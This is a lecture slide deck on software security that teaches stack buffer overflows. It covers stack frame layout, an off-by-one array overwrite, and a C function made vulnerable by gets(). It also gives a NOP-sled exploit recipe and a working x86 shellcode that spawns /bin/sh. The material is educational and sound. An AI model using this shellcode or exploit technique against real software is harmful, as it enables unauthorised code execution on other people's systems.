Sécurité des logiciels

buffer overflow
+ shell code
= pwnd!

Samuel Thibault <samuel.thibault@u-bordeaux.fr>
CC-BY-NC-SA


The real meat!

f(32, 52)

After local variables allocation, on the stack:


- parameters (8(%ebp), 12(%ebp, ...)
- return address
- ebp backup
- local variables (-4(%ebp), ...)

```
f: pushl %ebp
   movl %esp, %ebp
   subl $42, %esp
   ...
   ret
```



Back to the magic example

```
#define N 11
int t[N];
int i;

for (i = 0; i <= N; i++)
   t[i] = 0;
```




Back to the magic example

```
#define N 11
int t[N];
int i;

for (i = 0; i <= N; i++)
  t[i] = 0;
```

Address	Content
0x1000	52
0x0ffc	32
0x0ff8	0x0815
0x0ff4	0x1000
0x0ff0	i / t[11]
0x0fec	t[10]
0x0fe8	t[9]
0x0fe4	t[8]
...	...

Back to the magic example

```
#define N 11
int t[N];
int i;

for (i = 0; i <= 2*N; i++)
  t[i] = 11;
```



Back to the magic example

```
#define N 11
int t[N];
int i;

for (i = 0; i <= 2*N; i++)
  t[i] = 11;
```


Address	Contents
0x1000	52 / t[15]
0x0ffc	32 / t[14]
0x0ff8	0x0815 / t[13]
0x0ff4	0x1000 / t[12]
0x0ff0	i / t[11]
0x0fec	t[10]
0x0fe8	t[9]
0x0fe4	t[8]
...	...

Back to the magic example

```
#define N 11
int t[N];
int i;

for (i = 0; i <= 2*N; i++)
  t[i] = 11;
```

Thus crashes on **`ret`**...

(tries to execute instruction at address 11!)



Buffer overflow + shell code

Calling a function


```
int litentier(void) {
  int i;
  char buf[64];

  printf("> ");
  fflush(stdout);

  gets(buf);
  i=atoi(buf);

  return i;
}
```

See man gets: “BUGS: Never use gets().”

Never pass the address of an array without passing its size

Calling a function


```
int litentier(void) {
   int i;
   char buf[64];

   printf("> ");
   fflush(stdout);

   gets(buf);
   i=atoi(buf);

   return i;
}
```



Calling a function

Fill buf with > 64 bytes with


- shell code to be executed
- address of shell code to overwrite 0x815



Calling a function

Fill buf with > 64 bytes with

- shell code to be executed
- address of shell code to overwrite 0x815



Calling a function


Fill buf with > 64 bytes with

- shell code to be executed
- address of shell code to overwrite 0x815

Make it more robust

- Some **`nops`** before shell code
- address of **`buf`** several times

in case addresses are not know precisely



Calling a function


Fill buf with > 64 bytes with

- shell code to be executed
- address of shell code to overwrite 0x815

Make it more robust

- Some **`nops`** before shell code
- address of **`buf`** several times

in case addresses are not know precisely



Calling a function

Fill buf with > 64 bytes with

- shell code to be executed
- address of shell code to overwrite 0x815


Make it more robust

- Some `nops` before shell code
- address of `buf` several times

in case addresses are not know precisely

On `ret`

- Starts executing nops




Calling a function

Fill buf with > 64 bytes with
- shell code to be executed
- address of shell code to overwrite 0x815

Make it more robust
- Some **nops** before shell code
- address of **buf** several times


in case addresses are not know precisely

On **ret**
- Starts executing nops
- Then shell code




Now the shell code

```
   call   next
   .asciz "/bin/sh"
next:
   popl   %ebx
   movl   $11, %eax
   pushl  $0
   movl   %esp, %edx
   pushl  %ebx
   movl   %esp, %ecx
   int    $0x80
```




Now the shell code

```
   call   next
   .asciz "/bin/sh"
next:
   popl   %ebx
   movl   $11, %eax
   pushl  $0
   movl   %esp, %edx
   pushl  %ebx
   movl   %esp, %ecx
   int    $0x80
```



